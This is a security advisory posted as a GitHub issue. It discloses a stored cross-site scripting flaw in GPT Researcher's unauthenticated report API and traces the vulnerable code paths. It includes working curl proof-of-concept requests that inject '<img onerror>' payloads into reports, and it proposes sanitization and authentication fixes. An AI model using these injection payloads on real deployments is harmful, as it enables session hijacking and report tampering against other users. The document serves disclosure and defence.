New issue

Stored Cross-Site Scripting (XSS) via Unauthenticated Report API in gpt-researcher #1693

Open

August829 opened 2 weeks ago

Product Information

- **Vendor:** assafelovic
- **Product:** GPT Researcher
- **Affected Version:** <= 3.4.3
- **Fixed Version:** N/A (unpatched)
- **Repository:** https://github.com/assafelovic/gpt-researcher
- **Component:** `backend/server/app.py` (Report API), `frontend/nextjs/` (NextJS frontend)
- **Discoverer:** Yu Bao
- **Date:** 2026-03-19

Vulnerability Summary

GPT Researcher v3.4.3 and earlier versions are vulnerable to Stored Cross-Site Scripting (XSS) through the unauthenticated Report API. An attacker can inject arbitrary HTML and JavaScript into research reports via `POST /api/reports` or `PUT /api/reports/{id}` without authentication. The injected payload is stored server-side and rendered unsanitized in the NextJS frontend when any user navigates to the report URL (`/research/{id}`). The NextJS frontend uses `remark-html` with `sanitize: false` and renders the output via React's `dangerouslySetInnerHTML`, executing the attacker's JavaScript in the victim's browser.

Vulnerability Details

CWE: CWE-79 (Improper Neutralization of Input During Web Page Generation)
CVSS v3.1 Score: 8.1 (High)
CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N

Root Cause

The vulnerability has three components forming the complete attack chain:

1. Unauthenticated Report Write API (Injection Point)

`backend/server/app.py:184-210` — `POST /api/reports` accepts arbitrary content:

```
@app.post("/api/reports")
async def create_or_update_report(request: Request):
    data = await request.json()
    report = {
        "id": research_id,
        "question": data.get("question"),        # No sanitization
        "answer": data.get("answer"),             # No sanitization
        "orderedData": data.get("orderedData"),   # No sanitization — XSS payload injected he
        "chatMessages": data.get("chatMessages"), # No sanitization
        ...
    }
    await report_store.upsert_report(research_id, report)
```

`backend/server/app.py:213-230` — `PUT /api/reports/{id}` can overwrite existing reports:

```
@app.put("/api/reports/{research_id}")
async def update_report(research_id: str, request: Request):
    data = await request.json()
    updated = {
        **existing,
        **{k: v for k, v in data.items() if v is not None},  # Attacker input overwrites all
    }
    await report_store.upsert_report(research_id, updated)
```

No authentication, no input sanitization, no HTML encoding.

2. NextJS Frontend Report Loading

`frontend/nextjs/app/research/[id]/page.tsx:134-157` — Fetches report from backend API:

```
const response = await fetch(`/api/reports/${id}`);
const data = await response.json();
setAnswer(data.report.answer || '');
setOrderedData(Array.isArray(data.report.orderedData) ? data.report.orderedData : []);
```

3. Unsafe Rendering Pipeline (XSS Sink)

The XSS payload stored in `orderedData[].content` flows through this rendering chain:

`frontend/nextjs/components/ResearchResults.tsx:64-82`:

```
const finalReport = groupedData
    .filter(data => data.type === 'reportBlock')  // Finds attacker's reportBlock
    .pop();
// ...
{finalReport && <Report answer={finalReport.content} />}  // Passes XSS content to Report
```

`frontend/nextjs/components/ResearchBlocks/Report.tsx:17,68`:

```
markdownToHtml(answer).then((html) => setHtmlContent(html));
// ...
<div dangerouslySetInnerHTML={{ __html: htmlContent }} />  // XSS SINK
```

`frontend/nextjs/helpers/markdownHelper.ts:41-44`:

```
const result = await remark()
    .use(remarkGfm)
    .use(html, { sanitize: false })  // Sanitization explicitly DISABLED
    .process(markdown);
```

Verified: `remark-html` with `sanitize: false` preserves raw HTML tags including `<img onerror>`:

```
Input:  ## Report\n\n<img src=x onerror="alert(1)">\n\nMore text
Output: <h2>Report</h2>\n<img src=x onerror="alert(1)">\n<p>More text</p>
```

Complete Data Flow

```
Attacker
    |  POST /api/reports (no auth)
    |  orderedData: [{type:"reportBlock", content:"<img onerror=alert(1)>"}]
    ▼
[1] app.py:184 — create_or_update_report()
    |  Stores orderedData with XSS payload — NO sanitization
    ▼
[2] report_store.upsert_report() — Payload persisted to disk
    ▼
    ... time passes ... victim visits the report URL ...
    ▼
[3] Victim opens: http://target:3000/research/{id}
    ▼
[4] page.tsx:138 — fetch('/api/reports/{id}')
```

```
    │  Returns stored report with XSS payload in orderedData
    ▼
[5] page.tsx:155 — setOrderedData(data.report.orderedData)
    ▼
[6] ResearchResults.tsx:64 — finalReport = orderedData.filter(type==='reportBlock').pop()
    ▼
[7] ResearchResults.tsx:82 — <Report answer={finalReport.content} />
    ▼
[8] Report.tsx:17 — markdownToHtml(answer)
    │  markdownHelper.ts:43 → remark-html with sanitize: false
    │  <img onerror="alert(1)"> preserved in HTML output
    ▼
[9] Report.tsx:68 — dangerouslySetInnerHTML={{ __html: htmlContent }}
    ▼
[10] Browser renders <img>, src=x fails, onerror fires → alert() executes
```

Impact

1. **Persistent Attack:** The XSS payload is stored on the server. Every user who visits the report URL will have the script execute in their browser, without the attacker needing to be online.
2. **Session Hijacking:** Injected JavaScript can steal cookies, tokens, and credentials from authenticated users.
3. **Report Tampering:** Attacker can overwrite existing legitimate reports (via `PUT /api/reports/{id}` without authentication) to inject XSS, affecting users who revisit previously trusted reports.
4. **Wormable XSS:** A sophisticated payload can use the victim's browser to create additional malicious reports via the unauthenticated API, spreading the XSS to more users automatically.
5. **Phishing:** Injected HTML can render fake login forms, redirecting credentials to the attacker's server.

Proof of Concept

Prerequisites

- Backend running at `http://localhost:8888`
- NextJS frontend running at `http://localhost:3000` (started via `NEXT_PUBLIC_GPTR_API_URL=http://localhost:8888 npx next dev -p 3000`)

Step 1: Inject XSS Payload via Unauthenticated API

Create a new malicious report using `POST /api/reports` (no authentication required):

```
$ curl -s -X POST http://localhost:8888/api/reports \
  -H "Content-Type: application/json" \
  -d '{
    "id": "xss_stored_poc",
    "question": "AI safety research",
    "answer": "safe answer text",
    "orderedData": [
      {"type": "question", "content": "AI safety research"},
      {"type": "reportBlock", "content": "## Research Report\n\nThis is a legitimate report.\
    ],
    "chatMessages": []
  }'

{"success":true,"id":"xss_stored_poc"}
```

Or tamper an existing report using `PUT /api/reports/{id}` (also no authentication required):

```
$ curl -s -X PUT http://localhost:8888/api/reports/xss_stored_poc \
  -H "Content-Type: application/json" \
  -d '{
    "orderedData": [
      {"type": "question", "content": "AI safety research"},
      {"type": "reportBlock", "content": "## Tampered Report\n\n<img src=x onerror=\"alert(do
    ]
  }'

{"success":true,"id":"xss_stored_poc"}
```

> **Note:** `POST` creates a new report or updates if the ID exists. `PUT` only updates an existing report (returns 404 if not found). An attacker would use `POST` to create a new malicious report with a chosen ID, then share the URL `http://target:3000/research/{id}` with victims.

Step 2: Verify Stored Payload

```
$ curl -s http://localhost:8888/api/reports/xss_stored_poc | python3 -m json.tool
```

```
{
    "report": {
        "id": "xss_stored_poc",
        "question": "AI safety research",
        "answer": "safe answer text",
        "orderedData": [
            {"type": "question", "content": "AI safety research"},
            {"type": "reportBlock", "content": "## Research Report\n\nThis is a legitimate re
        ],
        "chatMessages": [],
        "timestamp": 1773896649944
```


```
    }
}
```

The `<img onerror>` XSS payload is stored verbatim in the `reportBlock` content, with no sanitization.

Step 3: Victim Opens Report URL

Victim navigates to:

```
http://localhost:3000/research/xss_stored_poc
```



The NextJS frontend:

1. Fetches report from `/api/reports/xss_stored_poc`
2. Extracts `orderedData` → finds `reportBlock` → passes `content` to `<Report>`
3. `markdownToHtml()` with `sanitize: false` preserves `<img onerror>`
4. `dangerouslySetInnerHTML` renders the HTML → browser executes `alert(document.domain)`

Step 4: XSS Confirmed

Browser alert popup confirmed on `localhost:3000` displaying "localhost".

Verified remark-html Output

Independently verified that `remark-html` with `sanitize: false` preserves the XSS payload:

```
import { remark } from 'remark';
import html from 'remark-html';
import remarkGfm from 'remark-gfm';
```

```
const markdown = '## Report\n\n<img src=x onerror="alert(1)">\n\nMore text';
const result = await remark().use(remarkGfm).use(html, { sanitize: false }).process(markdown)
console.log(result.toString());
// Output: <h2>Report</h2>\n<img src=x onerror="alert(1)">\n<p>More text</p>
// Has onerror: true ← XSS payload preserved
```

Remediation

Fix 1: Sanitize Input on Storage (Backend)

```
import bleach

ALLOWED_TAGS = ['h1','h2','h3','h4','h5','h6','p','a','ul','ol','li','br',
                'strong','em','code','pre','blockquote','table','thead',
                'tbody','tr','th','td','img']
ALLOWED_ATTRS = {'a': ['href','title'], 'img': ['src','alt','width','height']}

@app.post("/api/reports")
async def create_or_update_report(request: Request):
    data = await request.json()
    # Sanitize orderedData content
    ordered = data.get("orderedData") or []
    for item in ordered:
        if isinstance(item, dict) and 'content' in item:
            item['content'] = bleach.clean(item['content'],
                tags=ALLOWED_TAGS, attributes=ALLOWED_ATTRS)
    ...
```

Fix 2: Enable Sanitization in Frontend

`frontend/nextjs/helpers/markdownHelper.ts`:

```
import DOMPurify from 'dompurify';

export const markdownToHtml = async (markdown: Compatible | string): Promise<string> => {
    const result = await remark()
        .use(remarkGfm)
        .use(html, { sanitize: true })  // Enable built-in sanitization
        .process(markdown);
    return DOMPurify.sanitize(result.toString(), { ADD_ATTR: ['target'] });
};
```

Fix 3: Add Authentication to Report API

```
@app.post("/api/reports", dependencies=[Depends(verify_api_key)])
```

```
@app.put("/api/reports/{research_id}", dependencies=[Depends(verify_api_key)])
```

References

- CWE-79: https://cwe.mitre.org/data/definitions/79.html
- OWASP Stored XSS: https://owasp.org/www-community/attacks/xss/#stored-xss-attacks
- remark-html security: https://github.com/remarkjs/remark-html#security
- DOMPurify: https://github.com/cure53/DOMPurify

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants